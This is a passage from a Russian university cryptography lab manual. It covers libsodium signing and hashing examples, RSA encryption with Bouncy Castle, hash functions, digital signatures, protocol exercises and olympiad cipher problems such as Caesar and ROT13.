    char shexbuf[2*crypto_sign_SECRETKEYBYTES+1];

    memset(m, '\0', MAX_MSG_LEN);
    int mlen = snprintf(m, MAX_MSG_LEN, "%s", "Hello World!");

    int rc = crypto_sign_keypair(pk, sk);
    if(rc < 0) {
        return 1;
    }
    printf("\nnpk: %s\n", to_hex(shexbuf, pk,
crypto_sign_PUBLICKEYBYTES ));
    printf("sk: %s\n", to_hex(shexbuf, sk, crypto_sign_SECRETKEYBYTES ));
    int smlen = sign(sm, m, mlen, sk);

    if(smlen < 0) {
        return 1;
    }

    printf("m: %s\n", m);
    printf("sm: %s\n\n", sm);
    mlen = verify(m, sm, smlen, pk);

    if(mlen < 0) {
        return 1;
    }
    printf("Verified!\n\n");
    return 0;
}

```

```

root@mtucivb-VirtualBox: /home/mtucivb/dekstop/libsodium-0.5.0
Файл Правка Вид Поиск Терминал Справка
mtucivb@mtucivb-VirtualBox:~$ su root
Пароль:
root@mtucivb-VirtualBox:/home/mtucivb# cd dekstop/libsodium-0.5.0/
root@mtucivb-VirtualBox:/home/mtucivb/dekstop/libsodium-0.5.0# gcc crypto_sign.c
  -lsodium -o crypto_sign
root@mtucivb-VirtualBox:/home/mtucivb/dekstop/libsodium-0.5.0# ./crypto_sign

pk: b7367d7f0ad5929e5f1ed55654d1acca6c09b853a36dcfb0af6145e1f166f
sk: 5e50a6d9a69b5b0765cf5fc23f2ea352f62b26e96724e276145e4ce5c960051eb7367d7f0ad5
929e5f1ed55654d1acca6c09b853a36dcfb0af6145e1f166f
m: Hello World!
sm: "7e00000b0Y`00Б000000 (0(0%00y0sg0000p000)~0ev
00G\vrk0jL0Hello World!

Verified!

root@mtucivb-VirtualBox:/home/mtucivb/dekstop/libsodium-0.5.0#

```

Рисунок 14.4. Пример экранного снимка подписи сообщения и проверки целостности

9. Пример восстановления открытого ключа из закрытого (рисунок 14.5).

```

// crypto_priv2pub.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sodium.h>
//#include "nacl/crypto_box.h" //for libnacl

typedef unsigned char UCHAR;

char* to_hex( char hex[], const UCHAR bin[], size_t length )
{
    int i;
    UCHAR *p0 = (UCHAR *)bin;
    char *p1 = hex;
    for( i = 0; i < length; i++ ) {
        sprintf( p1, 3, "%02x", *p0 );
        p0 += 1;
        p1 += 2;
    }
    return hex;
}

int crypto_box_recover_public_key(UCHAR secret_key[]) {
    UCHAR public_key[crypto_sign_PUBLICKEYBYTES];
    char phexbuf[2*crypto_sign_PUBLICKEYBYTES+1];

    crypto_scalarmult_curve25519_base( public_key, secret_key );

```

```

        printf("recovered public_key: %s\n", to_hex(phexbuf, public_key,
crypto_sign_PUBLICKEYBYTES));
    }

void crypto_box_example()
{
    UCHAR public_key[crypto_box_PUBLICKEYBYTES];
    UCHAR secret_key[crypto_box_SECRETKEYBYTES];
    char phexbuf[2*crypto_box_PUBLICKEYBYTES+1];
    char shexbuf[2*crypto_box_SECRETKEYBYTES+1];
    crypto_box_keypair(public_key, secret_key);

    printf("public_key: %s\n", to_hex(phexbuf, public_key,
crypto_box_PUBLICKEYBYTES));

    printf("secret_key: %s\n", to_hex(shexbuf, secret_key,
crypto_box_SECRETKEYBYTES));

    crypto_box_recover_public_key(secret_key);
}

int crypto_sign_recover_public_key(UCHAR secret_key[])
{
    UCHAR public_key[crypto_sign_PUBLICKEYBYTES];
    char phexbuf[2*crypto_sign_PUBLICKEYBYTES+1];
    memcpy(public_key, secret_key+crypto_sign_PUBLICKEYBYTES,
crypto_sign_PUBLICKEYBYTES);

    printf("recovered public_key: %s\n", to_hex(phexbuf, public_key,
crypto_sign_PUBLICKEYBYTES));
}

void crypto_sign_example()
{
    UCHAR public_key[crypto_sign_PUBLICKEYBYTES];
    UCHAR secret_key[crypto_sign_SECRETKEYBYTES];
    char phexbuf[2*crypto_sign_PUBLICKEYBYTES+1];
    char shexbuf[2*crypto_sign_SECRETKEYBYTES+1];
    crypto_sign_keypair(public_key, secret_key);

    printf("public_key: %s\n", to_hex(phexbuf, public_key,
crypto_sign_PUBLICKEYBYTES));

    printf("secret_key: %s\n", to_hex(shexbuf, secret_key,
crypto_sign_SECRETKEYBYTES));
    crypto_sign_recover_public_key(secret_key);
}

int main( int argc, char **argv )
{
    printf("\ncrypto_sign_example:\n");
    crypto_sign_example();
    printf("\ncrypto_box_example:\n");
    crypto_box_example();
}

```

```

root@mtucivb-VirtualBox: /home/mtucivb/dekstop/libsodium-0.5.0
Файл Правка Вид Поиск Терминал Справка
root@mtucivb-VirtualBox:/home/mtucivb/dekstop/libsodium-0.5.0# gcc crypto_priv2p
ub.c -lsodium -o crypto_priv2pub
root@mtucivb-VirtualBox:/home/mtucivb/dekstop/libsodium-0.5.0# ./crypto_priv2pub

crypto_sign_example:
public_key: 987c621456bf843ec3a0e1adcec06119bcb0f07abc108ab9b4349233b8bf6b4d
secret_key: 37b72358e842c9aebc104f42ea24ae331076ace795de8df72025d325e5dbdc45987c
621456bf843ec3a0e1adcec06119bcb0f07abc108ab9b4349233b8bf6b4d
recovered public_key: 987c621456bf843ec3a0e1adcec06119bcb0f07abc108ab9b4349233b8
bf6b4d

crypto_box_example:
public_key: b9cdb005b9ef65cc17e6de30283d62ce917d62f7f71594e477cf72639df67f45
secret_key: 7bf0ed87dfdfda5dea492c198af9162d29bb98c95a40ef4c3a7202b1b66404af
recovered public_key: b9cdb005b9ef65cc17e6de30283d62ce917d62f7f71594e477cf72639d
f67f45
root@mtucivb-VirtualBox:/home/mtucivb/dekstop/libsodium-0.5.0#

```

Рисунок 14.5. Пример экранного снимка восстановления открытого ключа из закрытого

10. Вычисление криптографической хеш-функции алгоритмом *SipHash24* (рисунок 14.6).

```

// hash.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sodium.h>

// #include "nacl/crypto_box.h" //for libnacl

typedef unsigned char UCHAR;

char* to_hex( char hex[], const UCHAR bin[], size_t length )
{
    int i;
    UCHAR *p0 = (UCHAR *)bin;
    char *p1 = hex;
    for( i = 0; i < length; i++ ) {
        sprintf( p1, 3, "%02x", *p0 );
        p0 += 1;
        p1 += 2;
    }
    return hex;
}

typedef unsigned char UCHAR;

void main()
{

```

```

    UCHAR h[crypto_hash_BYTES]; /* hash output */
    char shexbuf[2*crypto_hash_BYTES+1];
    size_t mlen; /* length */
    char *m="hello";
    printf("\n�: %s\n", m);
    printf("Hashing message with %s\n", crypto_hash_PRIMITIVE);
    crypto_hash(h, m, strlen(m));
    printf("Hash: %s\n\n",to_hex(shexbuf, h, crypto_hash_BYTES ));
}


```

```

root@mtucivb-VirtualBox:/home/mtucivb/dekstop/libsodium-0.5.0
Файл Правка Вид Поиск Терминал Справка

root@mtucivb-VirtualBox:/home/mtucivb/dekstop/libsodium-0.5.0# gcc hash1.c -lsodium -o hash1
root@mtucivb-VirtualBox:/home/mtucivb/dekstop/libsodium-0.5.0# ./hash1

�: Hello
key: a60159b7f4df6fb7350259b7706279b7
Hashing message with siphash24
Hash: 406fde439a3e4fdb

root@mtucivb-VirtualBox:/home/mtucivb/dekstop/libsodium-0.5.0#

```

Рисунок 14.6. Пример экранного снимка хеш-функции *SipHash24*

11. Вычисление криптографической хеш-функции алгоритмом *SHA512* (рисунок 14.7).

```

// hash1.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include "sodium.h" /* library header */

typedef unsigned char UCHAR;

#define BUFFER_SIZE 128

char* to_hex( char hex[], const UCHAR bin[], size_t length )
{
    int i;
    UCHAR *p0 = (UCHAR *)bin;
    char *p1 = hex;
    for( i = 0; i < length; i++ ) {
        sprintf( p1, "%02x", *p0 );
        p0 += 1;
        p1 += 2;
    }
    return hex;
}

void main()
{
    UCHAR k[crypto_shorthash_KEYBYTES]; /* key */

```

```

    UCHAR h[crypto_shorthash_BYTES]; /* hash output */
    char shexbuf[2*crypto_hash_BYTES+1];
    char phexbuf[2*crypto_shorthash_KEYBYTES+1];
    char *m = "Hello";
    //sodium_memzero(k, sizeof k);
    printf("\nm: %s\n", m);
    printf("key: %s\n", to_hex(phexbuf, k, crypto_shorthash_KEYBYTES ) );
    printf("Hashing message with %s\n", crypto_shorthash_PRIMITIVE);
    crypto_shorthash(h, m, strlen(m), k);
    printf("Hash: %s\n\n", to_hex(shexbuf, h, crypto_shorthash_BYTES ) );
}

```

```

root@mtucivb-VirtualBox: /home/mtucivb/dekstop/libsodium-0.5.0
Файл Правка Вид Поиск Терминал Справка

root@mtucivb-VirtualBox:/home/mtucivb/dekstop/libsodium-0.5.0# gcc hash.c -lsodium -o hash
root@mtucivb-VirtualBox:/home/mtucivb/dekstop/libsodium-0.5.0# ./hash

m: hello
Hashing message with sha512
Hash: 9b71d224bd62f3785d96d46ad3ea3d73319bfbc2890caadae2dff72519673ca72323c3d99ba5c11d7c7acc6e14b8c5da0c4663475c2e5c3adef46f73bcdec043

root@mtucivb-VirtualBox:/home/mtucivb/dekstop/libsodium-0.5.0#

```

Рисунок 14.7. Пример экранного снимка хеш-функции *SHA512*

Задание: С использованием библиотек *NaCl* и *Sodium* зашифруйте произвольное сообщение с помощью поддерживаемого библиотеками алгоритма шифрования, согласованного с преподавателем.

Содержание отчета:

1. Титульный лист.
2. Задание.
3. Исходный программный код и результаты работы.
4. Ответы на контрольные вопросы.

Контрольные вопросы:

1. Для чего предназначена библиотека *Sodium*?
2. Какими функциональными возможностями обладает библиотека *Sodium*?

3. Что такое симметричный алгоритм шифрования? Приведите примеры симметричных алгоритмов шифрования, реализованных в библиотеке *Sodium*.
4. Реализованы ли в библиотеке *Sodium* алгоритмы ЭЦП?
5. Для чего используется операция хеширования?
6. Приведите аналоги библиотеки *Sodium*.

Литература:

1. Криптографическая библиотека *Sodium* / URL: <http://doc.libsodium.org> (дата обращения 22.11.2014).
2. Усманов И.К., Ефременко А.М. Сравнительный анализ различных криптографических программных библиотек. Функциональные возможности программных библиотек Sodium и NaCl. URL: <http://dom8a.ru/seminar-ib/05.06.2014/usmanov/paper.pdf> (дата обращения 22.11.2014).
3. URL: <http://www.opennet.ru/opennews/art.shtml?num=36331> (дата обращения 22.11.2014).
4. URL: <http://labs.opendns.com/2013/03/06/announcing-sodium-a-new-cryptographic-library/?referred=1> (дата обращения 22.11.2014).
5. URL: <https://github.com/jedisct1/libsodium> (дата обращения 22.11.2014).

Лабораторная работа №15

Криптографические алгоритмы с открытыми ключами. RSA.

Цель работы: создать учебный вариант криптографической системы с открытым ключом на алгоритме RSA.

Теоретическая часть [1, 2]:

Самой первой криптографической системой с открытым ключем, из тех что были предложены в открытой литературе вообще, является крипtosистема Ривеста, Шамира и Эдлемана [1]. Она стала известна под названием RSA [2].

Крипtosистема RSA стала первой системой, пригодной и для шифрования, и для цифровой подписи. Алгоритм используется в большом числе криптографических приложений, включая PGP, S/MIME, TLS/SSL, IPSEC/IKE и других.

Формирование системы RSA

1. Выбираем два различных простых числа p и q .
2. Вычисляем $n = pq$, $\phi(n) = (p-1)(q-1)$.
3. Выбираем число e , взаимно простое с $\phi(n)$.
4. Вычисляем число d из уравнения $de \equiv 1 \pmod{\phi(n)}$.
5. Определяются открытые ключи e и n .
6. Определяются закрытые ключи d , p , q и $\phi(n)$.

Алгоритм шифрования

1. Дан текст сообщения M .
2. Шифрованный текст C вычисляется по формуле $C = E_K(M) = M^e \pmod{n}$.

Алгоритм дешифрования

1. Дан шифрованный текст C .
2. Текст сообщения M вычисляется по формуле

$$M = D_K(C) = C^d \pmod{n} \equiv (M^e)^d \pmod{n} \equiv M$$

Ниже приведен программный код, реализующий криптографическую систему RSA, с использованием криптографической программной библиотеки с открытыми исходными кодами (<http://www.bouncycastle.org/>).

```
import java.security.Key;
import java.security.KeyPair;
import java.security.KeyPairGenerator;
import java.security.SecureRandom;
import java.security.Security;
import org.bouncycastle.jce.provider.BouncyCastleProvider;
import org.bouncycastle.util.encoders.Hex;
import javax.crypto.Cipher;
```

```

public class RSATest
{
    static
    {
        Security.addProvider(new BouncyCastleProvider());
    }

    public static void main(String[] args) throws Exception
    {
        Cipher         cipher      = Cipher.getInstance("RSA", "BC");
        SecureRandom   random     = new SecureRandom();
        KeyPairGenerator generator = KeyPairGenerator.getInstance("RSA",
"BC");

        generator.initialize(512, random);

        KeyPair         pair       = generator.generateKeyPair();
        Key            pubKey     = pair.getPublic();
        Key            privKey    = pair.getPrivate();
        String         sInput     = "Привет МИР!";

        cipher.init(Cipher.ENCRYPT_MODE, pubKey, random);
        byte[] cipherText = cipher.doFinal(sInput.getBytes());
        System.out.println("Зашифрованное сообщение - 0x" + new
String(Hex.encode(cipherText)));

        cipher.init(Cipher.DECRYPT_MODE, privKey);
        byte[] plainText = cipher.doFinal(cipherText);
        System.out.println("Расшифрованное сообщение - " + new String(plain-
Text));
    }
}

```

Результат работы программы:

*Зашифрованное сообщение - 0x3d0e3fcdd4e101af8e4adcfc5bc38126d-
b150b2961f38693fabace2d5de41-
ba506f7c697ad7c860de0fe0471b614f5fd1f036a6e0a81864a77312b3e2e30510f*

Расшифрованное сообщение - Привет МИР!

Задание: создать программную реализацию системы шифрования RSA без использования криптографических программных библиотек.

Содержание отчета:

1. Титульный лист.
2. Задание.
3. Описание работы системы RSA.
4. Пошаговый алгоритм работы реализуемой системы.

5. Набор входных и выходных данные программы, позволяющие составить полное впечатление о ее работе.
6. Выводы о принципах работы системы *RSA*, ее криптостойкости.

Контрольные вопросы:

1. Дать определение односторонней функции.
2. Дать определение односторонней функции с секретом.
3. На какой базе обычно создаются криптографические системы с открытыми ключами?
4. Перечислить число параметров в криптографической системе *RSA*.
5. Перечислить секретные параметры системы *RSA*.
6. Перечислить открытые параметры системы *RSA*.
7. На каком математическом результате базируется система *RSA*.
8. Какими свойствами должны удовлетворять параметры p и q системы *RSA*.
9. Какими свойствами должны удовлетворять параметры e и d системы *RSA*.
- 10.На какой достаточно трудной задаче из теории чисел базируется криптографическая система *RSA*.
- 11.Опишите схему шифрования текста с использованием алгоритма *RSA*.
- 12.Опишите схему дешифрования текста с использованием алгоритма *RSA*.
- 13.Опишите схему формирование цифровой подписи с применением алгоритма *RSA*.
- 14.Сформулировать теорему Ферма.
- 15.Сформулировать теорему Эйлера.

Литература:

1. Rivest, R. L., Shamir, A., Adleman, L. M., "A method for obtaining digital signatures and public-key cryptosystems", Communications of the ACM, vol. 21, 1978, pp. 120 - 126.
2. Ж. Брассар. Современная криптология. Руководство. М.: Полимед, 1999.

Лабораторная работа №16

Криптографические хэш-функции.

Цель работы: Изучить существующие алгоритмы вычисления хешей сообщений и написать программу, реализующую заданный в варианте алгоритм хэширования.

Теоретическая часть [1]:

Функция хэширования (хэш-функция) H представляет собой отображение, на вход которого подается сообщение переменной длины m , а выходом является строка фиксированной длины $H(m)$. В общем случае $H(m)$ будет гораздо меньше, чем m , например, $H(m)$ может быть 128 или 256 бит, тогда как m может быть размером в мегабайт или более [1].

Для того, чтобы функция хэширования могла должным образом быть использована в процессе аутентификации, функция хэширования H должна обладать следующими свойствами [1]:

1. H может быть применена к аргументу любого размера;
2. Выходное значение H имеет фиксированный размер;
3. $H(x)$ достаточно просто вычислить для любого x .
4. Для любого y с вычислительной точки зрения невозможно найти $H(x)=y$.

5. Для любого фиксированного x с вычислительной точки зрения невозможно найти $x' \neq x$, такое что $H(x) = H(x')$.

Ниже приведен программный код, демонстрирующий как легко с помощью библиотеки *Bouncy Castle* можно получить дайджест сообщения «Привет мир!», захэшированного MD-5 алгоритмом.

```
import java.math.BigInteger;
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;

public class Hash
{
    public static void main(String[] args) throws NoSuchAlgorithmException
    {
        String sInput      = "Привет, мир!";
        MessageDigest hash = MessageDigest.getInstance("MD5");
        byte[] digest = hash.digest(sInput.getBytes());
        BigInteger biHash34110ut = new BigInteger(digest);
        System.out.println( biHash34110ut.toString(16));
    }
}
```

Задание: реализуйте следующие алгоритмы хэширования, используя криптографические программные библиотеки с открытыми исходными кодами (<http://www.bouncycastle.org/> - Java библиотека; <http://www.cryptopp.com/> - C++ библиотека):

1. ГОСТ Р 34.11-94.
2. Алгоритм RIPEMD-320.
3. Алгоритм MD5.
4. Алгоритм SHA-256.
5. Алгоритм RIPEMD-128.
6. Алгоритм RIPEMD-160.
7. Алгоритм SHA-512.
8. Алгоритм SHA-384.
9. Алгоритм RIPEMD-256.
10. Алгоритм SHA-224.

Захэшируйте:

1. 3 одинаковых сообщения;
2. 3 сообщения, отличающихся одним символом;
3. сообщение, размер которого не превышает 1 Мб
4. сообщение, размер которого больше 1Мб, но меньше 3 МБ;
5. сообщение, размер которого больше 10Мб.

Сравните хэш-функции 9-ти вышеописанных сообщений, зашифрованных 10-ю различными алгоритмами хэширования.

Контрольные вопросы:

1. Что такое хэш-функция?
2. Когда она является криптографически стойкой?
3. Что такое лавинный эффект?
4. Какими свойствами должна обладать хэш-функция?
5. Где используются хэш-функции?
6. Что такое односторонние функции? Где они применяются? Почему так важно свойство односторонности функции в хэшировании?

Содержание отчета:

1. Титульный лист.
2. Задание.
3. Экранные снимки, подтверждающие выполнение проделанных шагов.
4. Ответы на контрольные вопросы.

Литература:

1. Баричев С.Г, Серов Р.Е. Основы современной криптографии: Учебное пособие. - М.: Горячая линия - Телеком, 2002.

Лабораторная работа №17

Электронная цифровая подпись.

Цель работы: Ознакомиться со схемами цифровой подписи и получить навыки создания и проверки подлинности ЭЦП.

Теоретическая часть [1, 2]:

Электронная подпись предназначена для идентификации лица, подписавшего электронный документ, и является полноценной заменой (аналогом) собственноручной подписи в случаях, предусмотренных законом [1].

Существует несколько схем построения цифровой подписи:

- На основе алгоритмов *симметричного шифрования*. Данная схема предусматривает наличие в системе третьего лица — арбитра, пользующегося доверием обеих сторон. Авторизацией документа является сам факт зашифрования его секретным ключом и передача его арбитру.[2]
- На основе алгоритмов *асимметричного шифрования*. На данный момент такие схемы ЭЦП наиболее распространены и находят широкое применение.

Кроме этого, существуют другие разновидности цифровых подписей (групповая подпись, неоспоримая подпись, доверенная подпись), которые являются модификациями описанных выше схем.[2]

В настоящее время цифровые подписи все чаще встречаются в повседневной жизни: для идентификации пользователей, подписывающие документы в налоговой инспекции, в банках, при заключении различных договоров в частных фирмах и т. д.

Задание: реализуйте следующие алгоритмы ЭЦП, используя криптографические программные библиотеки с открытыми исходными кодами (: <http://www.bouncycastle.org/> - Java библиотека; <http://www.cryptopp.com/> - C++ библиотека):

- подпись RSA,
- подпись Эль-Гамаля.

Проведите эксперименты, моделирующие проверку авторства истинности документа с помощью ЭЦП. Опишите эксперименты в отчете и прокомментируйте результаты.

Контрольные вопросы:

1. Для чего нужна цифровая подпись?
2. Назовите основные свойства цифровой подписи.
3. Какие схемы цифровой подписи существуют? Какая схема самая распространенная?
4. Как осуществляется подпись RSA? В чем отличие подписи RSA от шифра RSA?
5. Как осуществляется подпись Эль-Гамаля?
6. Как осуществляется проверка на подлинность подписи Эль-Гамаля?

Содержание отчета:

1. Титульный лист.
2. Задание.
3. Экранные снимки, подтверждающие выполнение проделанных шагов.
4. Ответы на контрольные вопросы.

Литература:

1. Гражданский кодекс Российской Федерации, часть 1, глава 9, статья 160.

2. Федеральный закон Российской Федерации от 6 апреля 2011 г. N 63-ФЗ «Об электронной подписи».

Лабораторная работа №18

Программная реализация криптографических протоколов.

Цель работы: обрести навыки работы с различными криптографическими протоколами внутри одной криптографической системы.

Задание: реализовать криптографическую систему, передающую сообщение от A к B по схеме, представленной на рисунке 18.1. и 18.2., заменив шифрование, хеш и подпись на алгоритмы, указанные в вариантах.




Рисунок 18.1. Схема отправки зашифрованных данных

Варианты заданий:

Вариант 1: - как на рисунках 18.1 и 18.2.

Вариант 2:

- шифрование: *DES*
- хэш: *MD5*
- подпись: Эль-Гамаля

Вариант 3:

- шифрование: *Blowfish*
- хэш: *ГОСТ Р 34.11-94*
- подпись: *RSA*

Вариант 4:

- шифрование: *AES*
- хэш: *SHA-2*
- подпись: Эль-Гамала

В:




Рисунок 18.2. Схема приема зашифрованных данных

Контрольные вопросы:

1. Принцип работы алгоритма шифрования *DES*.
2. Принцип работы алгоритма шифрования *Blowfish*.
3. Принцип работы алгоритма шифрования *AES*.
4. Зачем ввели в пользование ЭЦП?
5. Какими свойствами должна обладать ЭЦП?
6. Область применения хэш-функций.
7. Требования, предъявляемые к хэш-функциям.

Содержание отчета:

1. Титульный лист.
2. Задание.
3. Экранные снимки, подтверждающие выполнение проделанных шагов.
4. Ответы на контрольные вопросы.

Литература:

1. В. В. Ященко Введение в криптографию. — М.: МЦНМО-ЧеРо, 2000.
2. Шнайер, Б. Прикладная криптография. Протоколы, алгоритмы, исходные тексты на языке Си / Б. Шнайер – М.: ТРИУМФ, 2002. – 816 с.

Лабораторная работа №19

Решение олимпиадных криптографических задач.

Цель работы: Получить начальные навыки в решении олимпиадных криптографических задач.

Задание: Согласовать с преподавателем олимпиадную криптографическую задачу.

Выполнение:

Для решения олимпиадных задач по программированию на языке *Java* очень часто используется специальные шаблоны программного кода, которые позволяют быстро считывать данные с потока ввода (консольного или файлового).

Пример шаблона приведен ниже:

```

import java.util.*;
import java.io.*;

public class A
{
    FastScanner in;
    PrintWriter out;

    public void solve() throws IOException
    {

    }

    public void run()
    {
        try
        {
            //in = new FastScanner(new File("file.in"));
            //out = new PrintWriter(new File("file.out"));

            in = new FastScanner();
            out = new PrintWriter(System.out);

            solve();

            out.close();
        }
        catch (IOException e)
        {
            e.printStackTrace();
        }
    }

    class FastScanner
    {
        BufferedReader br;
        StringTokenizer st;

        FastScanner()
        {
            br = new BufferedReader(new InputStreamReader(System.in));
        }

        FastScanner(File f)
        {
            try
            {
                br = new BufferedReader(new FileReader(f));
            }
            catch (FileNotFoundException e)
            {
                e.printStackTrace();
            }
        }

        String nextLine()
        {
            String ret = null;
            try
            {
                ret = br.readLine();
            }
            catch (IOException e)

```

```

        {
            e.printStackTrace();
        }

        return ret;
    }

    String next()
    {
        while (st == null || !st.hasMoreTokens())
        {
            try
            {
                st = new StringTokenizer(br.readLine());
            }
            catch (IOException e)
            {
                e.printStackTrace();
            }
        }
        return st.nextToken();
    }

    int nextInt()
    {
        return Integer.parseInt(next());
    }

    int[] nextIntArray(int size)
    {
        int[] array = new int[size];

        for (int i = 0; i < size; i++)
        {
            array[i] = nextInt();
        }

        return array;
    }

    public static void main(String[] arg)
    {
        new A().run();
    }
}

```

Для ввода данных с консоли и вывода на консоль следует в функции run() использовать код:

```

in = new FastScanner();
out = new PrintWriter(System.out);

```

Для ввода данных из файла (например, sum.in) и вывода в файл (например, sum.out) следует в функции run() использовать код:

```

in = new FastScanner(new File("sum.in"));
out = new PrintWriter(new File("sum.out"));

```

Код решения задачи следует писать в функции solve().

Задача “Вася и шифр Цезаря”

Time limit: 3 s

Memory limit: 64 M

Input: стандартный ввод

Output: стандартный вывод

Однажды студенту 4-го курса программисту Васе пришел в голову "абсолютно" на его взгляд криптостойкий шифр, который он захотел отправить на международный конкурс проектов молодежи. Вася очень любит шифр Цезаря, но еще больше он любит поспать в одной из свободных аудиторий. Поэтому он попросил Вас помочь ему реализовать его идею, которая заключается в том, что открытый текст шифруется последовательно шифром Цезаря N раз с применением N ключей.

Входные данные.

В первой строке содержится открытый текст, содержащий не более 10000 строчных и заглавных букв английского языка.

Во второй строке записано целое число N ($1 \leq N \leq 1000000$). Далее через пробел идут N ключей шифра Цезаря (в диапазоне от 1 до 25 включительно) в последовательности, в которой хочет применять их Вася.

На стандартный поток вывода напечатайте зашифрованное шифром Васи сообщение.

Пример 1. Вход:

helloworld

1 1

Выход:

ifmmpxpsme

Пример 2. Вход:

AbC

5 5 6 7 8 9

Выход:

JkL

Пример решения задачи “Вася и шифр Цезаря”

```
public String caesar(String str, int key)
{
    byte inputMas[] = str.getBytes();
    char outputMas[] = new char[inputMas.length];

    for(int j = 0; j < inputMas.length; j++)
    {
        char c = (char)inputMas[j];

        char first = 0;

        if(c >= 'a' && c <= 'z')
            first = 'a';
        else if(c >= 'A' && c <= 'Z')
            first = 'A';

        if(first != 0)
            c = (char)(first + (c - first + key + 26) % 26);

        outputMas[j] = c;
    }

    return new String(outputMas);
}

public void solve() throws IOException
{
    String text = in.next();
    int N = in.nextInt();

    long sum = 0;

    for(int i = 0; i < N; i++)
    {
        sum += in.nextInt();
    }

    text = caesar(text, (int)sum % 26);

    out.print(text);
}
```

Задача “6227020800”

Time limit: 1 s

Memory limit: 256 M

Input: стандартный ввод

Output: стандартный вывод

You are given an encrypted string, encrypted using a certain algorithm. Decrypt it !

Input

The first and single line of input contains a string s , which each of its characters is a lower case English letter. ($1 \leq |s| \leq 10^5$)

Output

Print the original string.

Пример 1. Вход:

punemru

Выход:

charzeh

Пример 2. Вход:

lbhfrsv

Выход:

yousefi

Пример 3. Вход:

zzg

Выход:

mmt

Пример решения задачи “6227020800”

```
public void solve() throws IOException
{
    String str = in.next();

    char mas[] = str.toCharArray();

    for(char c : mas)
    {
        c = (char)('a' + (c - 'a' + 13) % 26);

        out.print(c);
    }
}
```

Задача “Peace of AmericanPie”

Time limit: 1 s

Memory limit: 256 M

Input: стандартный ввод

